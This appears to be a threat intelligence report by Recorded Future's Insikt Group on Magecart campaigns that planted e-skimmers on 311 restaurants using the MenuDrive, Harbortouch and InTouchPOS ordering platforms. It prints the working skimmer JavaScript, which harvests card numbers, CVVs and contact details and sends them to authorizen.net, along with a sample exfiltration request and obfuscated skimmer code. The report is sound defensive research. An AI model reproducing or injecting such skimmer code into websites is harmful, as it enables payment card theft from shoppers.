


CYBER
THREAT
ANALYSIS

Recorded Future®

By Insikt Group®

July 19, 2022

Amid Rising Magecart Attacks on Online Ordering Platforms, Recent Campaigns Infect 311 Restaurants



Threat actors infect e-commerce websites with Magecart e-skimmers to steal online shoppers' payment card data, billing information, and personally identifiable information (PII). To counter this threat, Recorded Future's Magecart Overwatch program monitors hundreds of thousands of e-commerce websites to identify the presence of e-skimmer infections. This report details 2 recent Magecart campaigns that targeted 3 restaurant online ordering platforms, leading to the exposure of online transactions at 311 restaurants. The intended audience is financial institutions' fraud and cyber threat intelligence (CTI) teams and e-commerce security professionals.

Executive Summary

Online ordering platforms for restaurants enable customers to make online food orders and allow restaurants to outsource the burden of developing an ordering system. While top-end online ordering platforms like Uber Eats and DoorDash dominate the market, there are also hundreds of smaller online ordering platforms that serve small, local restaurants — and even small-scale platforms may have hundreds of restaurants as clients. As a result, online ordering platforms have become a high-value target for threat actors conducting Magecart e-skimmer attacks because compromising a single online ordering platform typically results in the exposure of online transactions performed at a significant portion of the restaurants that use the platform.

Recently, we identified 2 separate ongoing Magecart campaigns that have injected e-skimmer scripts into the online ordering portals of restaurants using 3 separate platforms: [MenuDrive](#), [Harbortouch](#), and [InTouchPOS](#). Across all 3 platforms, at least 311 restaurants have been infected with Magecart e-skimmers, a number that is likely to grow with additional analysis.

The Magecart e-skimmer infections on these restaurants' websites often result in the exposure of customers' payment card data and PII (their billing information and contact information). To date, we have already identified over 50,000 compromised payment card records that were exposed from these infected restaurants and posted for sale on the dark web.

Key Findings

- The online ordering platforms MenuDrive and Harbortouch were targeted by the same Magecart campaign, resulting in e-skimmer infections on 80 restaurants using MenuDrive and 74 using Harbortouch. This campaign likely began no later than January 18, 2022, and as of this report, a portion of the restaurants remained infected; however, the malicious domain used for the campaign (authorizen[.]net) has been blocked since May 26, 2022.
- The online platform InTouchPOS was targeted by a separate, unrelated Magecart campaign, resulting in e-skimmer infections on 157 restaurants using the platform. This campaign began no later than November 12, 2021, and as of this report, a portion of the restaurants remain infected and the malicious domains (bouncepilot[.]net and pinimg[.]org) remain active.
- We have identified more than 50,000 payment card records that were skimmed from these 311 restaurants and posted for sale on the dark web. Additional compromised records from these restaurants have likely been, and will continue to be, posted for sale on the dark web.
- The tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) associated with the campaign targeting InTouchPOS match those of another campaign targeting e-commerce websites that do not use a centralized online ordering platform. This related campaign has infected over 400 e-commerce websites since May 2020, with over 30 of the websites still infected as of June 21, 2022.

Restaurants Identified to Use MenuDrive or Harbortouch




Figure 1: Restaurants discovered per ordering platform, divided between infected and not infected (Source: Recorded Future)

Background

Cybercriminals often seek the highest payout for the least amount of work. This has led them to target restaurants’ online ordering platforms; when even a single platform is attacked, dozens or even hundreds of restaurants can have their transactions compromised, which allows cybercriminals to steal vast amounts of customer payment card data disproportionate to the number of systems they actually hack. The COVID-19 pandemic has only exacerbated this due to an influx of online ordering as restaurants’ dine-in options were restricted.

In May 2021, we reported on [breaches at 5 restaurant online ordering platforms](#), including Grabull, EasyOrdering, and eDiningExpress. The latter 2 platforms (as well as MenuDrive, Harbortouch, and InTouchPOS) all operate in a similar way: they offer a restaurant-specific ordering application hosted on platform-operated domains. As a result, if threat actors gain unauthorized access to a given online ordering platform’s shared libraries, they can modify server-side scripts to affect numerous merchants through a single compromise, as these merchants often rely on the same shared libraries.

This most recent attack was not Harbortouch’s first breach. In 2015, Harbortouch admitted to a data breach exposing an unspecified number of restaurants; cybersecurity blog [Krebs on Security](#) reported that at least 4,200 stores running Harbortouch software were compromised.

Threat Analysis

Recorded Future discovered the MenuDrive and Harbortouch Magecart campaign’s e-skimmers on 154 restaurants’ ordering webpages: 80 restaurants hosted on MenuDrive’s domains order.menudrive[.]com and orderstart[.]com, and 74 restaurants hosted on Harbortouch’s domain holo.harbortouch[.]com. These 154 infected restaurants represent 32% of the 488 restaurants that Recorded Future determined use either online ordering platform.

Based on transaction analysis of when compromised payment cards transacted at the infected restaurants, the campaign began no later than January 18, 2022. The malicious e-skimmer loader scripts are still present on a portion of the websites; however, authorize[.]net, the malicious domain used to host the e-skimmers themselves and receive stolen data, has been blocked since May 26, 2022. While this means that it is highly likely that online transactions conducted after May 26, 2022 were not compromised, restaurants using MenuDrive and Harbortouch remain at high risk until the underlying vulnerabilities are remediated.

The InTouchPOS Magecart campaign’s e-skimmers appeared on 157 restaurants’ ordering webpages. Based on file modification data contained in the e-skimmer scripts, this campaign began no later than November 12, 2021, and a significant portion of the restaurants remain infected as of this writing. Magecart analysis of the restaurants’ portals revealed that 135 of the restaurants were victimized through the malicious domain bouncepilot[.]net and 22 through the malicious domain pinimg[.]org. As detailed below in the “Campaign Analysis” section for InTouchPOS, both of these malicious domains have been attributed to a single Magecart campaign.

Campaign Analysis

MenuDrive and Harbortouch

Using open-source intelligence (OSINT) search techniques, we identified 369 restaurants with ordering portals hosted on MenuDrive domains and 123 with ordering portals hosted on Harbortouch domains. In analyzing these ordering portal webpages, we identified 154 victimized restaurants: 80 on MenuDrive and 74 on Harbortouch.

Most of the MenuDrive victims were small, local restaurants that chose to rely on third-party software rather than design their own checkout webpages. We determined that 3 of the victim restaurants on the MenuDrive platform were infected at some point prior to March 18, 2022, with the earliest exposure likely occurring on January 18, 2022. As the infection on Harbortouch only appears in the checkout webpage, which cannot be reached without an item in the shopping basket, internet history had no records for prior instances of these webpages.

Therefore, based on the analysis and limited historical internet history, it is highly likely that the campaign began no later than January 18, 2022. As we continue to uncover additional merchant data for the infected restaurants, we will work with partner financial institutions to further refine the affected restaurants' full exposure windows.

The infections of MenuDrive and Harbortouch are linked to a single Magecart campaign. The e-skimmer infections for the victimized restaurants' webpages are highly similar in their structure and all send stolen data to the same exfiltration domain (authorizen[.]net), indicating that the same threat actors are most likely behind both attacks. On May 16, 2022, the FBI published an [alert](#) regarding attacks related to the domain authorizen[.]net. The key differences between the e-skimmers on MenuDrive victims versus Harbortouch victims are:

- The MenuDrive e-skimmer is directly injected into a given restaurant's main webpage on 1 of the 2 MenuDrive restaurant hosting domains (order.menudrive[.]com and orderstart[.]com). The e-skimmer itself uses 2 scripts to collect data: 1 for payment card data and 1 for each cardholder's name, phone number, and email address.
- The Harbortouch e-skimmer is injected into a given restaurant's checkout webpage on the Harbortouch restaurant hosting domain (holo.harbortouch[.]com). The e-skimmer uses a single script to collect both sets of data.

Although the current campaign targeting MenuDrive and Harbortouch restaurants appears to have begun no later than January 2022, the Magecart threat actors behind this campaign have likely been active since at least March 2021, based on an e-skimmer identified on the e-commerce website hairfinity[.]com in an unrelated campaign. This e-skimmer contained 2 indicators linking the infection to the Magecart group responsible for the MenuDrive and Harbortouch campaign:

- The exfiltration domain authorizen[.]net was used.
- The exfiltration filename was hai[.]php, consistent with the 3-letter naming scheme observed in the current MenuDrive and Harbortouch campaign.

InTouchPOS

Using OSINT techniques, analysts discovered 157 restaurants that use InTouchPOS as their online ordering platform. Magecart analysis revealed that all 157 of the restaurants were infected with Magecart e-skimmer infections. A large number of the victims were located in California (90), followed by Florida (19) and Ohio (17), most of which are pizzerias.

The majority of victims (135) were associated with the attacker domain bouncepilot[.]net, with the remainder (22) associated with pinimg[.]org. The design, functionality, and obfuscation methods of the e-skimmers hosted on bouncepilot[.]net and pinimg[.]org were identical (except for the use of different malicious domains for hosting the e-skimmer and exfiltrating stolen data), thereby linking each set to a single campaign.

Based on the file modification timestamps for files containing the malicious e-skimmer scripts, the Magecart campaign targeting InTouchPOS began no later than November 12, 2021. However, the majority of the restaurants' ordering portals on InTouchPOS became infected in January 2022. As of this report, a portion of the restaurants remain infected and the malicious domains (pinimg[.]org and bouncepilot[.]net) remain active.

Furthermore, the e-skimmer in this campaign resembles one that Recorded Future found earlier this year. The scripts' logical structure, variable naming, obfuscation, and encryption algorithm all have a high level of overlap, indicating that the InTouchPOS threat actors are likely also responsible for the earlier campaign. The earlier campaign dates back to May 2020, and prior to InTouchPOS's infection, over 50 malicious domains infected more than 400 victim merchants. As of June 21, 2022, the earlier campaign is still ongoing with over 30 of the merchants still infected. We continue to track this campaign.




Figure 3: Known InTouchPOS victim restaurant locations (Source: Recorded Future)



Figure 2: Infected restaurants discovered per ordering platform (red markers are MenuDrive, blue markers are Harbortouch) (Source: Recorded Future)

The screenshot shows a web browser displaying the Pizza Time Bellingham website. The browser's address bar shows the URL 'orderstart.com/pizzatimebellingham'. The website header includes the Pizza Time logo and the text 'Serving Washington Since 1985' and 'Visit one of our locations today!'. Below the header, there are buttons for 'Create Account' and 'Login'. A navigation menu is visible with 'MAIN MENU', 'Pizza Time Bellingham', and 'My Order'. The 'My Order' section shows a table with columns for 'ITEM' and 'PRICE'. A developer console is open at the bottom, showing a JavaScript function that listens for 'DOMContentLoaded' events and attaches an 'onmousedown' event to elements with the class 'theme-btn'. The function collects data from various form fields (cc_number, ex_month, ex_year, cvv2, cc_address, cc_zip) and local storage (nmem), and sends this data to a URL 'https://authorizen.net/ord.php?data='.

Figure 4: Screenshot of infection on MenuDrive platform showing the e-skimmer JavaScript (blue highlight) and exfiltration URL (green highlight) (Source: Recorded Future)

E-Skimmer Technical Analysis

MenuDrive E-Skimmer

For the MenuDrive infections, the e-skimmer is directly injected into the victim restaurant's platform-specific main webpage.

The e-skimmer attaches itself to the "onmousedown" event for elements with the class "theme-btn". This results in the e-skimmer responding to clicks of multiple buttons during the account creation and checkout processes. The e-skimmer collects elements with the following identifiers or names: "cc_number", "ex_month", "ex_year", "cvv2", "cc_address", and "cc_zip". It also attaches data from "nmem" retrieved from local storage (explained below).

Recorded Future found a secondary <script> element within the victim restaurant's HTML that contained JavaScript to collect the "contactname", "contactphone", and "contactemail" elements, which it stores in "nmem" (referenced above).

```

1 document.addEventListener("DOMContentLoaded",
2   function (event)
3   {
4     document.getElementsByClassName('theme-btn')[3].onmousedown = function ()
5     {
6       var s = document.getElementById('cc_number').value
7       + '|' + document.getElementsByName('ex_month')[0].value
8       + '|' + document.getElementsByName('ex_year')[0].value
9       + '|' + document.getElementById('cvv2').value
10      + '|' + document.getElementById('cc_address').value
11      + '|' + document.getElementById('cc_zip').value
12      + '|' + localStorage['nmem'];
13      var url = 'https://authorizen.net/ord.php?data=' + s;
14      document.getElementsByTagName('head')[0].appendChild(document.createElement('script')).src = url;
15    }
16  }
17 )

```

Figure 5: Screenshot of e-skimmer JavaScript used on MenuDrive platform (Source: Recorded Future)

```

1  document.addEventListener("DOMContentLoaded",
2      function (event)
3      {
4          document.getElementById('checkoutSubmit').onmousedown = function ()
5          {
6              var s = document.getElementById('contactname').value
7                  + '|' + document.getElementById('contactphone').value
8                  + '|' + document.getElementById('contactemail').value;
9              localStorage.setItem('nmem', s);
10         }
11     }
12 )
    
```

Figure 6: Screenshot of secondary JavaScript used to collect customer PII for infections on the MenuDrive platform (Source: Recorded Future)

Harbortouch E-Skimmer

The e-skimmer used on Harbortouch victims is similar to that used on MenuDrive, although it collects all customer PII and payment card data in a single script. The Harbortouch e-skimmer attaches to the “onmousedown” event of the element named “checkout_submit” (Harbortouch platform’s “Submit Order” button).

Figure 7: Screenshot of infection on Harbortouch platform showing e-skimmer JavaScript (blue highlight) and exfiltration URL (green highlight) (Source: Recorded Future)

```

1 window.onload = function ()
2 {
3     document.getElementsByName('checkout_submit')[0].onmousedown = function ()
4     {
5         var s = document.getElementsByName('card_num')[0].value
6         + '|' + document.getElementsByName('card_exp_m')[0].value
7         + '|' + document.getElementsByName('card_exp_y')[0].value
8         + '|' + document.getElementsByName('card_cvv')[0].value
9         + '|' + document.getElementsByName('card_name')[0].value
10        + '|' + document.getElementsByName('avs_street')[0].value
11        + '|' + document.getElementsByName('avs_zip')[0].value
12        + '|' + document.getElementsByName('phone')[0].value
13        + '|' + document.getElementsByName('email')[0].value
14        + '|' + document.getElementsByName('first_name')[0].value
15        + '|' + document.getElementsByName('last_name')[0].value;
16        var url = 'https://authorizen.net/har.php?data=' + s;
17        document.getElementsByTagName('head')[0].appendChild(document.createElement('script')).src = url;
18    }
19 }

```

Figure 8: Screenshot of e-skimmer JavaScript used on Harbortouch victims (Source: Recorded Future)

As can be seen in the JavaScript above, both e-skimmers exfiltrate the stolen data to a PHP webpage on authorizen[.]net. The name of the PHP file reflects the source platform (ord[.]php for MenuDrive and har[.]php for Harbortouch). The e-skimmer structures the data for exfiltration using the “|” (pipe) character as a delimiter (Figure 9).

The screenshot shows the Burp Suite interface with an intercepted request to `https://authorizen.net:443`. The raw data is displayed as follows:

```

1 GET /har.php?data=55555555555557|08|20|435|John%20Doe|20%20W%2034th%20St,%20New%20York|10001|+19293873839|john.doe@email.com|John|Doe HTTP/1.1
2 Host: authorizen.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:101.0) Gecko/20100101 Firefox/101.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Dnt: 1
8 Referer: https://holo.harbortouch.com/
9 Sec-Fetch-Dest: script
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: cross-site
12 Te: trailers
13 Connection: close
14
15

```

Red boxes and arrows highlight the following data points in the request body:

- card number**: 55555555555557
- expiration date**: 08|20|435
- CVV**: John%20Doe|20%20W%2034th%20St,%20New%20York|10001|+19293873839|john.doe@email.com|John|Doe

The Inspector panel on the right shows the request details:

- Request Attributes: 2
- Protocol: HTTP/1.1, HTTP/2
- Name: Value
- Method: GET
- Path: /har.php
- Request Query Parameters: 1
- Name: Value
- data: 55555555555557|08|...
- Request Body Parameters: 0
- Request Cookies: 0
- Request Headers: 12
- Name: Value
- Host: authorizen.net
- User-Agent: Mozilla/5.0 (Macintosh...

Figure 9: Screenshot of exfiltration traffic showing pipe-delimited data (Source: Recorded Future)

InTouchPOS E-Skimmer

In the Magecart attack, the threat actors injected a first-stage downloader into an in-use JavaScript file hosted on the victim restaurant’s platform-specific main page. The loader is designed to immediately retrieve and execute the e-skimmer script.




Figure 10: Screenshot of infection on InTouchPOS platform showing the first-stage loader injected into an in-use JavaScript file (red box) and the e-skimmer URL (green highlight) (Source: Recorded Future)

The malicious JavaScript declares several functions that make up the functionality of the e-skimmer. After the declarations, the script uses the “setInterval” function to schedule 2 routines: one that checks the user’s current location within the website, and another that resets the webpage to its normal behavior once the e-skimming process has completed. If certain conditions are met to indicate a customer is checking out via payment card, the first scheduled routine creates a fake payment form that collects the payment card data.

Called on a timed interval, the first function checks for the presence of the cookie value “product_data_storage-id”, which indicates the submit button was pressed. If this value is found, the second function is called to remove the fake payment form and display the legitimate form. Upon return from this secondary call, the value “isShowIframe” variable is set to false, indicating the fake payment card form has been removed. The exfiltration function sends the stolen payment card data to the hacker’s server.

```

37  /* Call 'restore' function */
38  function _0x26AD5()
39  {
40      if (document['isShowIframe'])
41      {
42          if (_0x26BCB('product_data_storage-id'))
43          {
44              _0x26B27();
45              document['isShowIframe'] = false
46          }
47      }
48  }
49
50  /* Restore the object to original state */
51  function _0x26B27()
52  {
53      jQuery('#mercury__frame')['remove']();
54      jQuery('#mercury__frame')['css']('display', 'block')
55  }

```

Figure 11: Screenshot of the data exfiltration function (Source: Recorded Future)

Mitigations

As the current MenuDrive and Harbortouch infections exist within a subdirectory on the platforms' domains, many public website security scanners may not discover its presence. Additionally, the appearance of the Harbortouch infection only within the validated checkout webpage may further inhibit public security scanners. These difficulties reinforce the importance of static security scanning of the browser and server-side code of e-commerce websites to ensure attacks such as these are detected and remediated. Furthermore, current [PCI-DSS](#) standards require e-commerce websites to inventory JavaScript on their websites and track traffic in and out of their website, demonstrating an increased emphasis on detection of Magecart e-skimmer and other related threats.

The InTouchPOS infection's downloader exists within an in-use JavaScript file hosted on the platform's server, so it should be easily identifiable by most security scanners. Additionally, code/script version control software checks would have shown a difference between the original JavaScript file and the infected version.

Outlook

Centralized ordering platforms servicing multiple merchants offer a unique opportunity for Magecart threat actors to collect customer PII and payment card data. The first campaign saw 2 infected restaurant ordering platforms with 154 compromised restaurants, and the second campaign saw one infected ordering platform with 157 compromised restaurants. Both of these campaigns demonstrate the amplified effect hackers can expect when successfully conducting this type of attack.

We have identified more than 50,000 payment card records stolen from these 3 ordering platforms from 311 restaurants confirmed to be compromised. Since current data indicates that the MenuDrive and Harbortouch campaign began at the latest in mid-January 2022 and is still ongoing, additional compromised records from these restaurants have likely been, and will continue to be, posted for sale on the dark web. Similarly, since InTouchPOS's ongoing campaign began in November 2021 but the majority of its infections occurred in January 2022, more records will likely continue to appear in the dark web.

Cybercriminals' increasing interest in targeting online ordering platforms represents a new dimension of risk for restaurants. While they previously needed to worry about securing their own point-of-sale (POS) devices and websites, restaurants must now carefully select online ordering platforms to prioritize security. Without a thorough understanding of these third-party platforms' security practices, restaurants are at risk of ever-higher levels of fraud from hackers and the dark web carding markets.

About Insikt Group®

Insikt Group is Recorded Future's threat research division, comprising analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence on a range of cyber and geopolitical threats that reduces risk for clients, enables tangible outcomes, and prevents business disruption. Coverage areas include research on state-sponsored threat groups; financially-motivated threat actors on the darknet and criminal underground; newly emerging malware and attacker infrastructure; strategic geopolitics; and influence operations.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,400 businesses and government organizations across more than 60 countries.

Learn more at recordedfuture.com and follow us on Twitter at @RecordedFuture.